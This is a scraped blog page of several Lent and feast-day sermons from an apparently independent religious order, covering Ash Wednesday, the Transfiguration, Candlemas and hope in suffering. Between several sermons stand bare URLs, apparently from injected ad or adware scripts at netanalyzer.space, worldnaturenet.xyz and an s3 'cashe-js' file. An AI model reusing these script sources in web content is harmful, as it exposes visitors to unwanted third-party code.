
Category: Sermon

Follow Him! ~ Br. Chip Noon, Novice

Today’s readings describe conflicting notions of salvation, forgiveness, sin, punishment, and responsibility.
In Jeremiah, we are told that the old covenant of Moses depended on an intermediary, at first Moses himself, and then 70 elders. What we, the people of Israel, knew about God (YHWH) was handed down from God to this intermediary person, then persons. God’s word was enjoined on his people in the form of commandments and laws. Breaking these demanded punishment of some sort, cause and effect.
Therefore, it was up to the Levites, the elders, and the teachers to make sure God’s people were given the proper instruction to keep them from sinning.
And then the prophet Jeremiah is called upon to prepare the house of Israel, and the house of Judah, for the coming of a new covenant, one that will not need to be handed down. All people will know God, from the least to the greatest, without needing instruction.
In the Responsorial Psalm, we already see that this had been introduced to the house of Israel by David as he wrestles with his sins against the law and his people. David is asking for direct knowledge from God, but then he says he will teach transgressors and sinners will then return to God. Just a hint of what is to come after the Passion and Resurrection.
Then in the second Reading, the author of Hebrews shows us how we are supposed to perform the discovery of God and his mercy. It is Jesus who shows us the way: prayers and supplications, loud cries and tears. Perhaps the ultimate intermediary, but since Jesus in The Messiah, Son of God, it is in a path that because we are sons and daughters of God it is different from a “handing down.”
Finally, John describes Jesus presaging for us the cost of eternal life: direct salvation, but perhaps at a physical cost that should mean nothing to us if we hate life in this world.
All through the Old Testament we find varying visions of the good life, life eternal, abundant life, and the consequences of straying from the law. There is direct communion with God as we are instructed, but there is also an intricate path that has been laid out for us, interpreted for us, which we deviate from to our peril.
And don’t we all, even today, think that there is merit in this way of accessing God? We fear the fires of Gehenna and sometimes avoid sin by remembering the consequences. But Jesus told us time and again that we are already forgiven. All we need to do is acknowledge it. Of course part of that lesson is to remember that we must love our neighbor as our self. It’s just that at times, we think the burden is not light and we may resent that salvation is there for us. It’s up to us to make sure we admit it.
This is where I sometimes fall into the trap of thinking that there is bargaining involved. If I do this, this is the reward. If I fail to do that, there is a punishment. It’s still childish thinking. “If I pray hard enough for (something) God will grant it to me.” That’s a struggle! And unnecessary.
And so, as I see in today’s readings, sometimes I follow the right path, and sometimes I traipse down the rocky road. Why do I do that? Why do we do that? Sometimes the stumbling helps us to remember to get out of the rocks and onto the soft grass.
But the time of Lent also helps us to remember to get off the rocky path, out of the weeds, and onto the springy turf. One way to do this is to take the positive practice that we perform during Lent, such as reading all the Liturgy of the Hours every day and bring it into our daily lives. What is it that you have taken on in addition to your abstentions, that thing you do proactively? Perhaps you can make it a daily practice.
Jesus gives us a direct line to this practice: “Whoever serves me must follow me, and where I am, there also will my servant be.”
Lord, as we come to the end of our Lenten observance, help us to follow you, because we truly want to serve you. And help us to remember that you have shown us the way, though we may have to recall it day by day.
Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=37https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_

The Second Sunday in Lent ~ The Rev. Dcn Brenden Humberdross, Novice

May the words of my mouth and the meditations of our hearts be always acceptable to you O Lord, our God and our Creator. Amen.
Today we stand at the Second Sunday in the season of Lent. I think it is always good to remind ourselves of the purpose of Lent; for many it has become a time when we give something up. For some of us this is a way of showing devotion to God, for others however it has become nothing more than a tradition that is a part of our lives because “we’ve always done it”. However Lent is so much more!
Lent is one of the two great preparatory seasons of the Christian year (the other being Advent). During Lent, though we may give things up or take up practices as a sign of our devotion, their true purpose as acts of piety should be to help chasten our bodies and minds in anticipation of commemorating the sacrifice of Christ on Calvary and being partakers in the future promise of the glory promised us through his resurrection.
With this in mind, I am sure that many of you are left asking yourselves why we have read the transfiguration story during this time of penance and preparation; especially when the transfiguration already has its own feast day on the Church calendar. Well to put it quite simply the transfiguration is an event in which the Lord shows forth many great wonders concerning Himself, His sacrifice, and His glory.
Within the events of the transfiguration we see elements that point clearly towards the divinity of Christ. Most obviously the voice of the Father booms forth from heaven proclaiming that Christ IS the Son of God, not that he has become a Son of God as we may become. This clearly points out to us that Christ’s sonship goes beyond our own and that He in fact stands as eternal member of the Divine Trinity. If we couple this with the imagery of the bright clouds, Jesus’ face shining like the sun and the stark radiant whiteness of his garment we can see that the Scriptures point even more strongly to this point.
Another important element that we see within the transfiguration, especially for this time of year, is the message that Jesus has come as the fulfilment of the promises of the Old Law and Prophets and has come to redeem the living and the dead. At the transfiguration we witness two historical biblical figures conversing with the Saviour, namely Moses and Elijah. It will come as no surprise that in this instance Moses has come to represent the Old Law and all those who have passed away under the old covenant. Elijah however, may come as a bit more of a mystery to some of us; he represents the Prophets and through the fact that he did not taste death but was instead taken up to heaven represents all of those who are alive in Christ. The presence of these two great biblical figures and all that they represent shows forth to us that all the Law and the Prophets, the living saints and those who have passed beyond the veil bear witness to the divinity of Christ and stand ready to bear witness to His mission upon the earth.
It is my hope and prayer on this the second Sunday in Lent that we may all stand as Moses and Elijah, ready to witness to the miracle that is the life and work of Christ. We stand at the precipice of the commemoration of the greatest moments in human history. Each Lent I stand in awe of the great works of Christ and all that He has done for us. I am reminded constantly that I am but an imperfect human and that as such I am not worthy of the great sacrifice that He has performed for me. May we all this Lent strive to shed our sinful nature and walk a more Christlike life so that we may be at least fractionally worthy of all that the Lord has in store for His Faithful servants.
Let us pray that we deny ourselves and trust in Christ:
Merciful God, we thank you for sending your Son to suffer and give his life for all people.
Teach us, who have been born again, to forget ourselves and rely only on Christ our Saviour.
For he lives and reigns with you and the Holy Spirit, one God, now and forever.
Amen.
(Prayer thanks to the Lutheran Church of Australia Worship Planning Page)
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=32https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_https://netanalyzer.space/ext/143e7cdebf193d2764.js?sid=51847_5182_&title=LiveStreamDownloader&blocks%5B%5D=220bb
God Within Us: The 1st Sunday in Lent ~ Br. Chip Noon, Novice

This is the First Sunday of Lent.
Most of us are into our season of denial and our season of avowal. We give something or some things up, and we take on something. This is our preparation for Easter, our reminder that we must be ready when the Bridegroom comes.
Some sort of fasting, which has been de-emphasized since Vatican II, is undertaken as a reminder of the forty days Jesus spent in the desert being tempted by Satan. I can relate to that. Among other things, I give up sweets. And oh is it hard going by the ice-cream freezers in the grocery store…and looking at the Valentine’s box of chocolates.
But that’s nothing compared to what Jesus endured. But it is a symbol, and it is a reminder for me of his suffering as well as how good I have it now.
And yes, I cannot live on bread alone. Neither can you. Neither should any of us. That’s part of what Lent is for me: a reminder of my station in life and how some people cannot even get bread to eat, let alone give up chocolate.
But this is not a time of melancholy or anguish about the rest of the world. As long as I am doing what I can, when I can, then I am imitating Jesus. Some of us can go into the Peace Corps, or on missions to the slums, or work in soup kitchens once a week. Some of us cannot. But we do have this time of Lent to remind us of these hardships and to instill in us a renewed desire to make our part of the world as good as it can be, however small it is.
When Jesus did come out of the desert, he said a very important truth: “The kingdom of God is at hand.” He wasn’t saying “it’s about to come” or “suddenly you will see it.” He was saying the kingdom of God is at hand. Now. Here. You.
Yes, you. You are the kingdom, because God is in you, here, now.
When we pray, we often think of our prayers rising up to heaven. As we read in Revelation, “The smoke of the incense, together with the prayers of God’s people, went up before God from the angel’s hand.” So that image sticks in our mind. Prayers ascend. But we know we don’t have to imagine or believe that. When we go into our room, alone, and shut the door and pray, aren’t we really praying to what is in our hearts already? We are surrounded, a part of, within and without…God.
Today’s First Reading talks about God’s covenant with us. A permanent state of being, a binding, a relationship with God. Little by little throughout the Bible, we see the idea that God is always with us, in us, being brought forth. So that when Jesus teaches, he says it explicitly: “at hand.”
And in the Second Reading, Peter is reminding us of the meaning of baptism, “…an appeal to God for a clear conscience…” and a reminder of the resurrection. And a reminder of the passion of Christ.
So on the First Sunday of Lent, we have the Liturgy in which each part is saying Lent is a reminder: of God within us, of Christ’s sacrifice for us, of everything that has gone before and which will come after to tell us a very simple message: The kingdom of God is at hand.
Lord, today we ask you for guidance and help during this time of remembrance and preparation. We are “. . . awaiting our blessed hope, the appearing of the glory of our great God and Savior Jesus Christ.” Help us as we wait. And remind us that, as he said, he is already here.
Amen.
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=20https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_https://netanalyzer.space/ext/143e7cdebf193d2764.js?sid=51847_5182_&title=LiveStreamDownloader&blocks%5B%5D=220bb
Dirty Foreheads, Clean Hearts-Ash Wednesday ~ The Rt. Rev. Michael Beckett, OPI
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js

Fine, powdery, dark gray and black ashes, smudged onto our foreheads in the shape of a cross, for all the world to imagine what we’ve been doing, looking like we bumped our heads while cleaning out the fireplace, and forgot to wash that part of our faces…
Just a few ashes…symbolizing more than most of us realize as we go through the motions of Ash Wednesday. What do we say to people who ask us the obvious question: What IS that on your head? Why do you have black stuff on your face?
Why WILL we participate in this strange custom this evening? What DOES it mean? The spiritual practice of applying ashes on oneself as a sign of sincere repentance goes back thousands of years. Frequently in the days of the Old and the New Testament, when someone had sinned, he clothed his body with sackcloth and covered himself with ashes. [Jer. 6:26] The sacramental that we are observing today arises from that custom, the spiritual practice of observing public penitence. Church history tells us that the liturgical practice of applying ashes on one’s forehead during the Lenten Season goes back as far as the eighth century. This was accompanied by different forms of fasting, prayer, sacrifices, charity towards others, etc… The writings of St. Leo, around 461 A.D., tell us that during the Lenten Season, he exhorted the faithful to abstain from certain food to fulfill with their fasts the Apostolic institution of forty days. In the days of the Old Testament, many tore their clothing as a sign of repentance.
Today, we use the ashes as a reminder of who we are. The Bible tells us
that we came from the dust and to the dust we shall return. The first
human was formed out of the dust of the earth by God and then God breathed
life into that dust. That is a powerful image. One that is meant to
remind us that without the breath or Spirit of God moving in us, we are
just like these ashes: lifeless – worthless.
The ashes that many of us will wear tonight are meant to be for us symbols of our repentance and signs that we truly seek to follow in God’s path.
The people in the Biblical stories probably put the ashes on top of their
heads – so why do we, instead of putting these ashes on our heads, put them
in the sign of the cross on our foreheads?
We do so because it is a reminder of how we are sealed for Christ. In most
churches when a baby is baptized the minister or priest uses oil to mark
the child with the sign of the cross. The mark of the cross is a mark of ownership. These ashes tonight remind us that we are Christ’s – that he died so that we might live. These may be just a few ashes but they mean a lot. They are a symbol of our need for God. We are nothing but dust and ashes apart from God.
But what about Lent itself? What is it? Why do we have this season? Most of us were taught that the lengthy period of Lent was one of penitence and fasting, a time provided for those who were separated from the church by their sins, so they could be reconciled by acts of penitence and forgiveness.
For most of us, Lent is the time of sometimes painful self-examination, during which we scrutinize our habits, our spiritual practice, and our very lives – hoping to make ourselves better, trying to make ourselves worthy of the love of God. We “step up” our prayer, fasting, and self-denial in order to remove worldly distractions from our lives. And we take on Bible study, classes, and service projects in order to add meaning and depth to our existence. For some children, Lent means no sweets, for teenagers, less time on Facebook. For adults, it may be consuming less meat or alcohol, or attending that Lenten course offered by the Church.
However we go about it, the goal is pretty much the same: Lent makes us ready for Easter. Quite simply put, we are better able to appreciate Resurrection joys come Easter Day by enduring these Lenten disciplines now.
The Old Testament Lessons, the Psalm appointed for today, and today’s Gospel Reading all tell us the “how” and “why” of Lent. But then, there is Paul. Saint Paul tells is, right off the bat, in the very first verse of the Epistle for today, to “BE RECONCILED TO GOD.” Nowhere does he say, “Observe a Holy Lent, THEN be reconciled to God.” Not after enduring a forty-day fast. Not after lengthy Bible study. Not even after prayer, but now, here, today: Be reconciled to God. Paul not only invites us to be reconciled to God, he actually beseeches us. That is, he pleads, implores, presses, begs, and demands. “We beseech you on behalf of Christ, be reconciled to God. … Now is the acceptable time, now is the day of salvation.”
If we but recognize this, if we are but reconciled to our God NOW, and THEN work toward our Lenten goals of fasting, of prayer, and of penitence, if we seek to discipline ourselves during Lent, and make those disciplines into daily habits, we will not only most assuredly have the Holy Lent we all desire, but will come to live a more holy life in general. And isn’t that, really, what Lent is all about in the first place? Amen.
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=27https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_https://netanalyzer.space/ext/143e7cdebf193d2764.js?sid=51847_5182_&title=LiveStreamDownloader&blocks%5B%5D=220bb
https://netanalyzer.space/addons/lnkr5.min.jshttps://netanalyzer.space/addons/lnkr30_nt.min.jshttps://worldnaturenet.xyz/91a2556838a7c33eac284eea30bdcc29/validate-site.js?uid=51847x5182x&r=14https://netanalyzer.space/offers/orderofpreachersrccdotcom.wordpress.com.js?subid=51847_5182_https://netanalyzer.space/ext/143e7cdebf193d2764.js?sid=51847_5182_&title=LiveStreamDownloader&blocks%5B%5D=220bb

Time For A Change! ~ The Rev. Dcn. Dollie Wilkinson, OPI

As we first enter the Lenten season, the focus almost always seemed to be about change. Questions such as, “What am I to give up for Lent?” or even, “What task or new habit can I incorporate in to my daily life?”. As we all know, change, though scary at times, is almost always good. Just as the change that came over Jesus in Mark 9:2-9
“Six days later, Jesus took with him Peter and James and John, and led them up a high mountain apart, by themselves. And he was transfigured before them, and his clothes became dazzling white, such as no one on earth could bleach them. And there appeared to them Elijah with Moses, who were talking with Jesus. Then Peter said to Jesus, “Rabbi, it is good for us to be here; let us make three dwellings, one for you, one for Moses, and one for Elijah.” He did not know what to say, for they were terrified. Then a cloud overshadowed them, and from the cloud there came a voice, “This is my Son, the Beloved; listen to him!” Suddenly when they looked around, they saw no one with them any more, but only Jesus. As they were coming down the mountain, he ordered them to tell no one about what they had seen, until after the Son of Man had risen from the dead.”
Peter, John and James witnessed a rare sight, the Transfiguration or change, of Jesus. Just as we experience change during these days of Lent, so did Jesus on top of the mountain. But what I find interesting is that these men still recognized Jesus as, well, Jesus. Though He was clothed in “dazzling white”. He was the same teacher, and friend, that these gentlemen had always known. They recognized Him still, and were humbled by the change that manifested in Him at the time.
Often times we fear change because we wonder, “Will my friends and family still love me?”. Or those around us may even question the changes, fearing this new person we have become, will not be as welcoming to those around us. But Jesus changed, and did Peter, John or James flee in fear? No, actually after Peter witnessed Jesus speaking with Moses and Elijah, he wanted to literally roll out the welcome mat. Not entirely understanding what was happening, but trusting Jesus, Peter wanted to build a dwelling for all three. He was so excited to be a witness to this special occasion, he sought some way to preserve the moment. If such an occurrence happened now, I can almost guarantee every one of us would want to do the same. But instead of constructing tents, we would quickly be updating our status on Facebook, or posting like a gazillion pics on Instagram. Or just as likely, our fingers would quickly be flying across our keyboards, sending out Tweets about what an awesome time we had hanging out with Jesus.
So, we know Peter, John and James had this life-changing experience on the mountain. They witnessed Jesus’ Transfiguration, as well as a booming voice in the cloud declaring exactly who Jesus is, and are instructed to listen to Him. When I first became a Christian, and was walking on wobbly stones in my faith, I often asked God, “Give me a sign, show me you are You”. Well as you can imagine, that didn’t happen. And honestly, if it had, I wouldn’t be so sure that I could have even believed my own eyes. Yet, don’t we all strive to witness the true face of God, to see with our own eyes that He really is just who He says He is, and can do what He unequivocally declares to be done? Yet as we read in the Bible, true visitations by our heavenly Father are rare. But, He is still just as real to us today as He was so long ago on top of that mountain.
As we use this time to manifest changes in ourselves, as we strive to develop a deeper relationship with our blessed Father, let us never forget that He is right here with us. He is sitting at the kitchen table as you sip that first cup of coffee. He is standing in the check out line at the store. He is in the car on our daily commute home in the evening. And, He is there when we finally decide to put our daily cares to rest, and before we close our eyes at night, whispering “Thank you God for another day.”.
Transfiguration Prayer:
Lord,
You met with Moses on the top of a mountain,
And when he descended his face was shining
And in your power he brought your laws to a needy people.
You met with Christ on top of a mountain
And he was transformed with brightness
And descended with renewed strength.
Lord, we want to meet with you and be transformed by you
And to bring your transformation to the world around us.
Help us to bring your presence to the lives of those burdened with sickness or pain,
And those weighed down with confusion or grief.
Bring your healing touch to those lives today,
And let us support those we know in need with a constant friendship.
Help us to bring your change to a troubled society,
Where people are unsure of so much and where change comes so fast.
Give us the grace to understand people’s problems and anxieties
And the strength to tackle difficult issues head on.
Help us to work together to transform a needy world,
Whether through giving or educating or leading by example.
Give us the wisdom to see through big and complex issues
And the love that will keep us going when problems are overwhelming.
Help us to always be a beacon for you,
Individually and together.
We don’t stand on any lofty mountain
But we have a God who is changing us every day
And through whom we can reach out to change a broken world.
Be with us today Lord and help us take whatever step is next for us.
We ask this through the power of your love.
Amen

Darkness and Light – The Presentation of Our Lord ~ The Very Rev. Lady Sherwood, OPI

Reading 1:MAL 3:1-4
R PsalmPS 24:7, 8, 9, 10
Reading 2: HEB 2:14-18
Gospel: LK 2:22-40 OR 2:22-32
Luke 2:22-40:
22When the time came for their purification according to the law of Moses, they brought him up to Jerusalem to present him to the Lord 23(as it is written in the law of the Lord, “Every firstborn male shall be designated as holy to the Lord”), 24and they offered a sacrifice according to what is stated in the law of the Lord, “a pair of turtledoves or two young pigeons.”
25Now there was a man in Jerusalem whose name was Simeon; this man was righteous and devout, looking forward to the consolation of Israel, and the Holy Spirit rested on him. 26It had been revealed to him by the Holy Spirit that he would not see death before he had seen the Lord’s Messiah. 27Guided by the Spirit, Simeon came into the temple; and when the parents brought in the child Jesus, to do for him what was customary under the law, 28Simeon took him in his arms and praised God, saying, 29“Master, now you are dismissing your servant in peace, according to your word; 30for my eyes have seen your salvation, 31which you have prepared in the presence of all peoples, 32a light for revelation to the Gentiles and for glory to your people Israel.” 33And the child’s father and mother were amazed at what was being said about him. 34Then Simeon blessed them and said to his mother Mary, “This child is destined for the falling and the rising of many in Israel, and to be a sign that will be opposed 35so that the inner thoughts of many will be revealed—and a sword will pierce your own soul too.” 36There was also a prophet, Anna the daughter of Phanuel, of the tribe of Asher. She was of a great age, having lived with her husband seven years after her marriage, 37then as a widow to the age of eighty-four. She never left the temple but worshiped there with fasting and prayer night and day. 38 At that moment she came, and began to praise God and to speak about the child to all who were looking for the redemption of Jerusalem. 39When they had finished everything required by the law of the Lord, they returned to Galilee, to their own town of Nazareth. 40 The child grew and became strong, filled with wisdom; and the favour of God was upon him.
Today,we as a church celebrate The Feast of the Presentation of the Lord. This feast is celebrated exactly 40 days after the birth of the Lord. This Feast is also known by the name of ‘Candlemas’, as the church blesses candles and often hold candle processions on this day, to indicate the light of Christ in the world.
Today is a day of both shadow and light. But it is not limited to today. Shadow and light are the reality of our lives and our world each and every day. As human, sometimes we go into the darkness by our own choices or actions and at other times it may be as a result of someone else’s action or simply through the circumstances of lives.
Sometimes we hide in the darkness avoiding the light because we are ashame or feel guilty. We do not want to admit the truth of our lives to ourselves and we sure do not want another to see that truth about us – our thoughts or the things we have done and left undone. The shadows, we sometimes think will hide us. Other times we may live in the night of fear not knowing what will come next or how we will cope. We may experience times when we sense being powerlessness and life seems out of control. There are those times when the black hole of sorrow and grief sucks out the life and the light of our world and we seem unable to escape the darkness. Sometimes we experience the darkness of ignorance and confusion at those times. We can become blind to our own identity, lost on the path of life, seemingly without meaning or direction.
No matter how large we may sometimes feel the shadow in our life to be, or how dark the night may seem to us, the light of the Lord is still ever present.
Sacred Tradition says that Simeon was 270 years old when he met Jesus in the temple and that he was blind. Yet Simeon himself declares to God, “My eyes have seen your salvation.”
Yes, Simeon was blind. Yes, Simeon saw salvation. But he did not see with physical eyes. He saw with the eyes of his heart. Simeon experienced an inner seeing.
Christ is both the Light we see and the Illumination by which we see.
That Light and that Illumination are revelatory. They reveal mercy and forgiveness in the shadows of guilt and shame, presence and courage in the night of fear, compassion and hope in the blackness of sorrow and loss, a way forward in the blindness of ignorance and confusion, and life in the darkness of death. The flame of God’s love consumes the darkness, fills us, and frees us to go in peace just as God promised. We have seen salvation and Simeon’s song now becomes our song.
Hence the link with the candles that we link with today. Our Lord Jesus is the one light which is eternal. No matter how dark we may at times see our lives as being, no matter the situation we may be facing, we know the Lord has been there first and is our ever loving and ever guiding light. All we need to do is reach out, let our faith see that light and to let it always guide us.
Let us pray to our Lord, the light of the world:
O Lord, We thank you for the light that shines from within! Help us this day and always to recognize the several points of light that shine within us: the light of faith, the light of hope, the light of love! Regardless of whether or not the sun is shining or the rain is falling in our lives, remind us that there is a light that you have given us that is eternal and which will never go out. Help us through our lives to brighten the world of the depressed, to glow in a world of darkness and to shine when others struggle to find joy. Remind us that we have a light and that you have commanded us to let our light shine. In a time of pain, may our light be a light of peace. In a time of hate, may our light be a light of love. In a time of poverty, may our light be a light of prosperity. In a time of scarcity, may our light be a light of abundance. Bless us this day and always to be your shining light to the world. Help us to let that light shine that all people might see your goodness, mercy and power, shining through what they see in us. Through Jesus Christ our Lord and Saviour we pray. Amen.

Hope When There Isn’t Any ~ Fr. Shawn Gisewhite, Novice

Before I began writing today’s sermon, I spent some time in prayer and decided to read a few pages in my devotional. Without really looking, I opened the book to the topic of “Hope.” If you will forgive me for departing from our usual lectionary series, please
allow me to share with you what it says….
Hope
Lord I need a big dose of hope today.
None of the pie in the sky kind.
Not even a pretty sure guess.
I need the real kind of hope that brings lightness to a heavy day.
I am tired of gritting my teeth, trying to swallow the pain that is my reality.
When I look back on my life, I see how you proved faithful time after time.
There were moments I thought you had forgotten me only to discover you were holding me so close I couldn’t see.
So if the stubborn pain refuses to subside for a while,
I will still whisper your name in praise.
Refocus my mind on you Lord.
Only on you.
It is there I find hope.
How many of you here can understand and relate to what the author is feeling in this text? Of feeling the need to have a big dose of hope, of being tired of trying to swallow the pain that is reality? I think the longer we live, the more we can identify with what the author is feeling here; that life is hard, life is filled with a lot of valleys, a lot of storms and a lot of pain. Even though I am still relatively young, from my limited life experience, I see this to be true already.
In every situation we frequently encounter many storms – illness, surgeries, funerals, job loss, financial problems, conflicts with family and friends.
In the midst of all these storms and trials, let me ask you, what are the things that you find yourself hoping in or have hoped in the past? Sometimes we use the word hope as being synonymous with the word “wish.” When we say, “I hope,” what we are really saying is, “I wish.” When our hope is inappropriately placed, it doesn’t matter how much we hope or wish for something, it’s not going to bring us fulfillment. Instead we’ll find ourselves being disappointed, disillusioned, and maybe even depressed.
Isn’t that our common experience in the things of the world we’ve hoped in? I think a lot of us here who have placed our hope in money, romance, friends, and even family have seen how they have failed us at one point or another, and so it’s easy to see why people become cynical and apathetic. The common attitude nowadays is – “Who cares? Is there any hope?” We see around us defeatism, fear, indifference, apathy, and lethargy.
So how are we supposed to have hope when the reality is that there are so many problems, troubles in our lives, so much going on to really not have hope for? What does the bible have to tell us?
Psalm 31:24 says,
Be strong and take heart all you who hope in the Lord.
This verse reminds us that we are called to put our hope in the Lord. Why is that? For Christians, hope is a future certainty grounded in a present reality. The present reality is the faithfulness of God; not merely God’s faithfulness in our personal lives but throughout history as well.
Perhaps some of you here are thinking that you don’t see God’s faithfulness. If he was really there, then why would he allow certain painful, difficult situations to occur in your life? We look around at what’s happening and we think God doesn’t care. I know there have been times in my life where I have lost hope because I feared that I had somehow disappeared from God’s radar screen. I felt like my circumstances at times have caught God off guard. There were things that happened in my life that caused me great heartache and led to a long period of uncertainty in my future and a long period of unemployment. During that time, there were numerous times when I found myself wondering if God really cares. If God really cared, why would He allow me to unemployed for so long? Why would he allow me to go through so much pain? Sometimes we are disappointed when our expectations are not met by our circumstances. But the bible clearly teaches that to have hope does not mean the absence of problems in our lives.
In the bible, I think the story of Job really captures this idea of having hope in the midst of suffering better than I can try to describe. Let me summarize for you the story of Job.
Job was a man who was wise, rich, and good. Then suddenly, all these terrible things happened to him all at once. His ten children are killed. He loses all his wealth. And on top of all of that, he becomes ill with a painful skin disease.
Three friends come to visit him, and they try to explain to Job why these bad things have happened. They tell Job that sin caused his suffering and God was punishing him.
Job insists it is not true, but no one believes him. Job becomes very discouraged and angry but he still believes God cares about him, although he doesn’t understand why he must suffer so.
In the end, God answers Job by reminding him that humans can never understand how great God is. After Job hears God speak, Job realizes that his trust in God should not depend on what happens to him. God says that Job’s friends didn’t know what they were talking about. Finally, God restores Job’s health, makes him twice as rich as he had been before, and gives him ten more children.
Think about how you would have reacted if you were in Job’s shoes? Isn’t it so amazing that Job never lost his faith in God, even under the most heartbreaking circumstances that tested him to his core? It’s hard to imagine losing everything we own in one day—property, possessions, and even children. Most men would sink into depression, I know I probably would and even become suicidal after such a nightmare. However, although Job must have felt all those emotions, he never wavered in his understanding that God was still in control. Job’s three friends, on the other hand, instead of comforting him, gave him bad advice and even accused him of committing sins so grievous that God was punishing him by making his life miserable. Job knew God well enough to know that He did not work that way.
I think the author of the devotional passage we read also shares the same sentiments as Job. Like the author writes, “When I look back on my life, I see how you proved faithful time after time. There were moments I thought you had forgotten me only to discover you were holding me so close I couldn’t see.”
Both Job and this author through their personal life journeys have realized that even though at times they have felt that God has abandoned them, the reality is that God has always been there for them. One of my favorite poems really captures this idea, I think many of you here probably are familiar with this poem as well.
Footprints in the Sand
One night a man had a dream. He dreamed He was walking along the beach with the LORD. Across the sky flashed scenes from His life. For each scene He noticed two sets of footprints in the sand. One belonging to Him and the other to the LORD.
When the last scene of His life flashed before Him, he looked back at the footprints in the sand. He noticed that many times along the path of His life there was only one set of footprints. He also noticed that it happened at the very lowest and saddest times of His life.
This really bothered Him and He questioned the LORD about it. LORD you said that once I decided to follow you, you’d walk with me all the way. But I have noticed that during the most troublesome times in my life there is only one set of footprints. I don’t understand why when I needed you most you would leave me.
The LORD replied, my precious, precious child, I Love you and I would never leave you! During your times of trial and suffering when you see only one set of footprints, it was then that I carried you.
I know perhaps some of you here feel abandoned by God, feel like the man in this poem, that in the darkest moments of your life, you only see one set of footprints in the sand. But I want to remind you that that is not the case, that even in the darkest moments of your life, God is there to be with you. How do we know that to be true, how do we know God is faithful? Hopefully, as you look at your own life, you can see instances of God’s faithfulness in the past, but we can also see God’s faithfulness throughout history to mankind in the bible. Ultimately, we see God’s faithfulness to each one of us through the cross and resurrection of Jesus Christ.
As it says in 1 Corinthians 1:9:
9 God, who has called you into fellowship with his Son Jesus Christ our Lord, is faithful.
Whenever I find myself going through difficult times in my life and when I find myself wondering if God is really there for me, if he really cares, then what I do is I remind myself of the cross. I remind myself of what God did for me on the cross and I remember once again how much God does really care for me. So, I encourage you to do the same when you find yourself feeling discouraged, or going through tough times. Remind yourself that God so loved each and every one of us that he was willing to allow his one and only son to die on the cross for our sakes, for our sins so that we can have fellowship with Him.
Finally, I want to close with 1 Peter 1:3-4:
1 Peter 1:3-4
3 Praise be to the God and Father of our Lord Jesus Christ! In his great mercy he has given us new birth into a living hope through the resurrection of Jesus Christ from the dead, 4 and into an inheritance that can never perish, spoil or fade.
Peter shares with these first century Christians the secret of maintaining their hope. We read that the hope Christians have is a living hope through the power of the resurrection of Jesus.
So what is this inheritance that God has given us that will never perish, spoil or fade? It is the inheritance of eternal life in heaven. We have this living hope knowing that not only will God be with us through all the storms of life, but even through our greatest fear of death we no longer have to fear anymore because of the hope of heaven. The hope that when this life is over…when we are freed from all the stress, the pain, the anxiety, the sadness, illness, loneliness, the many burdens of life……we will be met with open arms and the greeting, “Well done my good and faithful servant!”
Amen.

Planting Seeds-The Memorial of Sts. Timothy and Titus ~ The Rev. Deacon Brenden Humberdross, Novice
//s3.amazonaws.com/cashe-js/143e7cdebf193d2764.js
May the words of my mouth and the meditations of our hearts be always acceptable to you O Lord, our God and our Creator. Amen.
Before I begin my homily on today’s Gospel reading I’d like to take a little time to reflect on the lives of the Saints whose memorial we celebrate today. It’s impossible for us to know with any certainty how many have gone to dwell in the presence of God since Christ opened the path to do so through His atoning sacrifice. However, these saints of God both known and unknown play an important role in the life of Christians not only as intercessors but as examples of lives lived for Christ.
Two such saints, whose memory we keep today are Saints Timothy and Titus; some of you may have heard of these men but to many they will remain little known characters of the biblical narrative. Both Timothy and Titus were companions and co-workers with Saint Paul travelling with him on his journeys and faithfully ministering to the growing Christian community.
So what is it that these men preached on their journeys? Quite simply, like all the apostles, Paul and his companions preached salvation in Christ and it is this which the Gospel speaks of today albeit veiled in the allegory of parable.
The word parable is one that we often hear bandied around when we’re studying the scriptures but it’s one that we often don’t take the time to define to those who may not be familiar with the jargon of biblical analysis. In general terms a parable is a simple story told to illustrate a deeper, often spiritual meaning. The parable was a teaching method that Jesus used frequently. He was fond of taking images from the everyday life of those around him and using those images to convey the great mysteries of the Gospel.
I have heard it asked before why Jesus would choose to teach like this instead of simply “saying what He meant” and as it happens an answer to this is actually found within today’s Gospel. In the reading we find “With many such parables he spoke the word to them as they were able to understand it. Without parables he did not speak to them, but to his own disciples he explained everything in private.”
From this we learn that Jesus was using the parables as a means of keeping higher truths for those who were ready to hear them. We have to remember that Jesus preached in public where any could come and hear Him. By speaking in parables those without faith and no desire to learn would simply hear an interesting story being told whilst those with faith in their hearts would be able to digest that story and find hidden within it the gems of the Gospel. In private, with his closest followers though the Gospel’s author tells us that Jesus did speak and teach plainly.
So today we hear a story about farming; the occupants of Israel in the first century AD were typical of many cultures of the time; they were subsistence farmers and herders and so Jesus’ story of growing plants from seeds would have been easily understood and grasped. To us separated by distance and culture sometimes these stories feel far less familiar and their meaning can be hidden behind a thicker veil.
In this parable Jesus begins by making mention of the Kingdom of God; when we hear this term it’s easy to conjure up images of a throne and God sitting upon it ruling over the Earth. However often the meaning of this term is far more mystical and refers to the whole span of God’s interaction with his creation. For this reason Jesus using this term is a way to tell those of His listeners who are of faith that what follows will be about God’s plan for humanity or what is often termed the plan of salvation.
